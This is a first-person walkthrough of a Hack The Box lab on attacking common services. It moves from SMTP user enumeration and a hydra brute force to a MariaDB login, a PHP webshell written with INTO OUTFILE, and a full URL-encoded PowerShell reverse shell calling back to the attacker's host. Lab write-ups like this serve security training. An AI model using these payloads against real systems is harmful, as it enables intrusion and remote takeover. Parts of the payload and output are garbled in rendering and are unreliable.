Attacking Common Services - Easy

Starting off with a nmap scan

Attempted to access the ftp server with anonymous access unsuccessfully Seeing there is a website, access the site in browser



Welcome to XAMPP for Windows 7.4.29

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.

Contribute to XAMPP translation at translate.apachefriends.org.

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We


Doing research, I found a privilege escalation vulnerability which may come in handy later, but doesn't appear to be a point of entrance atm

https://www.exploit-db.com/exploits/50337

another one to look into:

https://pentest-tools.com/vulnerabilities-exploits/xampp-7229-73-7316-74-744-configuration-vulnerability_10757

Looking at the HTTPS version of the site, it requires authentication. Attempting a couple of default credentials didn't work



Attempting to access the sql database using default credentials: root:blank, admin:admin

```
(kali@ kali)-[~/htb/attacking_common/labs]
$ mysql -u root -proot -h 10.129.203.7
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it

(kali@ kali)-[~/htb/attacking_common/labs]
$ mysql -u root -proot -h 10.129.203.7 --skip-ssl
ERROR 1045 (28000): Access denied for user 'root'@'10.10.14.3' (using password: YES)

(kali@ kali)-[~/htb/attacking_common/labs]
$ mysql -u admin -padmin -h 10.129.203.7 --skip-ssl
ERROR 1045 (28000): Access denied for user 'admin'@'10.10.14.3' (using password: YES)
```

attempting to access the SMTP instance with telnet on port 25 didn't work, but did work on 587

```
(kali@kali)-[~/htb/attacking_common/labs]
$ telnet 10.129.203.7 587
Trying 10.129.203.7...
Connected to 10.129.203.7.
Escape character is '^]'.
220 WIN-EASY ESMTP
```

This could be a point of access, maybe finding some credentials in an email or something.

Running smtp-user-enum against the smtp instance with the htb user.list file

```
smtp-user-enum -M RCPT -U users.list -t 10.129.203.7 -D inlanef
```

Also tried that in VRFY mode since that was also a allowed command

Lost connection to the machine, so I respawned the target

After doing some research on the forums, turns out that a newer version of smtpuser-enum was working for some people so I made a virtual environment and then installed that

```
python3 -m venv smtp-user-enum
cd /smtp-user-enum/bin
source activate
pip install smtp-user-enum
cd smtp-user-enum
```

rerunning the newer version


```
./smtp-user-enum -m RCPT -U ~/htb/attacking_common/smtp/user
s.list -d inlanefreight.htb 10.129.231.118 25
```

this finds a user


```
550 Unknown user
                     550 Account is not active.
                     550 Unknown user
                     550 Unknown user
[SUCC] fiona
                     250 OK
```

Running hydra against the discovered username with the rock you password list


Checking to see if these credentials work on that web portal login we found earlier and they did



In docs.txt



in webserversinfo.txt



Going back to SMTP, I attempt to log into the smtp instance with the credentials we found

Attempting to log into the smtp server following some instructions I found https://www.ndchost.com/wiki/mail/test-smtp-auth-telnet

```
-(kali®kali)-[~/.../attacking_common/smtp/smtp-/bin]
└$ telnet 10.129.203.7 25
Trying 10.129.203.7...
Connected to 10.129.203.7.
Escape character is '^]'.
220 WIN-EASY ESMTP
EHLO 10.129.203.7
250-WIN-EASY
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN PLAIN
334 UGFzc3dvcmQ6
ZmlvbmFAaW5sYW5lZnJlaWdodC5odGI=
535 Authentication failed. Restarting authentication process.
AUTH LOGIN PLAIN
334 UGFzc3dvcmQ6
ZmlvbmE=
535 Authentication failed. Restarting authentication process.
```

I tell the server I want to authenticate with it there, and then attempted to give it a base64 encoded string that was fiona@inlanefreight.htb first then just fiona. It

rejected both. I also attempted to verify the existance of the user using expn, rcpt, and vrfy.

This may be the incorrect path for now.

Recalling there was a SQL instance in our nmap scan, I attempt to authenticate to the SQL server using the credentials

note: if you encounter the error SSL is required, but the server does not support it you can bypass using ssl with the '—skip-ssl' flag

```
(kali⊗kali)-[~/.../attacking_common/smtp/smtp-/bin]
$ mysql -u fiona -p987654321 -h 10.129.203.7 --skip-ssl
Welcome to the MariaDB monitor. Commands end with; or \g.
Your MariaDB connection id is 9
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> ■
```

After getting into the database I did some manual enumeration thinking the flag might be in one of the databases and didn't find it so I went back to the modules

```
In MySQL, a global system variable secure_file_priv limits the effect of data import and export
operations, such as those performed by the LOAD DATA and SELECT ... INTO OUTFILE statements and
the LOAD_FILE() function. These operations are permitted only to users who have the FILE privilege.
secure file priv may be set as follows:
 • If empty, the variable has no effect, which is not a secure setting.
 • If set to the name of a directory, the server limits import and export operations to work only with
   files in that directory. The directory must exist; the server does not create it.
 • If set to NULL, the server disables import and export operations.
In the following example, we can see the secure_file_priv variable is empty, which means we can
read and write data using MySQL:
    mysql> show variables like "secure_file_priv";
    +----+
    | secure file priv |
    +-----
   1 row in set (0.005 sec)
```


So essentially if the server is misconfigured by not having this variable set, we would be able to access local files on the system outside of a preset directory. and in this instance that was the case

Attempting to write a webshell to the system and verifying that it was there

```
MariaDB [mysql]> SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/webshell2.php'; Query OK, 1 row affected (0.036 sec)
```

theoretically, that webshell should be taking a command input as a parameter. So I should be able to get it to execute a shell


Testing the webshell in my browser by navigating to it and passing in a whoami



start a nc listener on my machine

```
nc -lvnp 4444
```

generate a powershell revshell



submit the url encoded powershell reverse shell payload into the cmd parameter in our webshell and the site should hang indicating we got our shell

Note: there was some trial and error so in the command below it is webshell5.php

http://10.129.203.7/webshell5.php?cmd=powershell%20-nop%20-c% 20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient(%2710.10.14.3%27%2C9001)%3B%24stream%20%3D%20%24client.GetStream()%3B[byte[]]%24bytes%20%3D%200..65535|%25{0}%3Bwhile((%24i%20%3D%20%24stream.Read(%24bytes%2C%200%2C%20%24bytes.Length))%20-ne%200){%3B%24data%20%3D%20(New-Object%20-TypeName%20System.Text.ASCIIEncoding).GetString(%24bytes%2C%20%2C%20%24i)%3B%24sendback%20%3D%20(iex%20%24data%202%3E%261%20|%200ut-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20(pwd).Path%20%2B%20%27%3E%20%27%3B%24sendbyte%2

0%3D%20([text.encoding]%3A%3AASCII).GetBytes(%24sendback2)%3
B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24s
tream.Flush()}%3B%24client.Close()%22

```
·(kali®kali)-[~/.../attacking_common/smtp/smtp-/bin]
s rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.203.7] 49676
     Directory: C:\xampp\htdocs
Mode
                        LastWriteTime
                                                   Length Name
                 4/22/2022
                               9:17 AM
                                                            dashboard
                 4/22/2022
                               9:17 AM
                4/22/2022
                               9:16 AM
                                                           webalizer
                               9:17 AM
                4/22/2022
                                                           xampp
                                                   3607 applications.html
                              9:02 AM
                 8/27/2019
                 8/27/2019
                             9:02 AM
                                                     177 bitnami.css
                7/16/2015 10:32 AM
7/16/2015 10:32 AM
                                                    30894 favicon.ico
                                                    260 index.php
               4/22/2022 10:02 AM
12/31/2024 11:40 AM
12/31/2024 11:44 AM
12/31/2024 12:16 PM
12/31/2024 12:24 PM
                                                      29 test.php
                                                      37 webshell.php
31 webshell2.php
                                                       31 webshell4.php
                                                       31 webshell5.php
PS C:\xampp\htdocs>
```

Use a search command to find the flag

```
Get-ChildItem -Path c:\ -Filter "flag.txt" -Recurse
```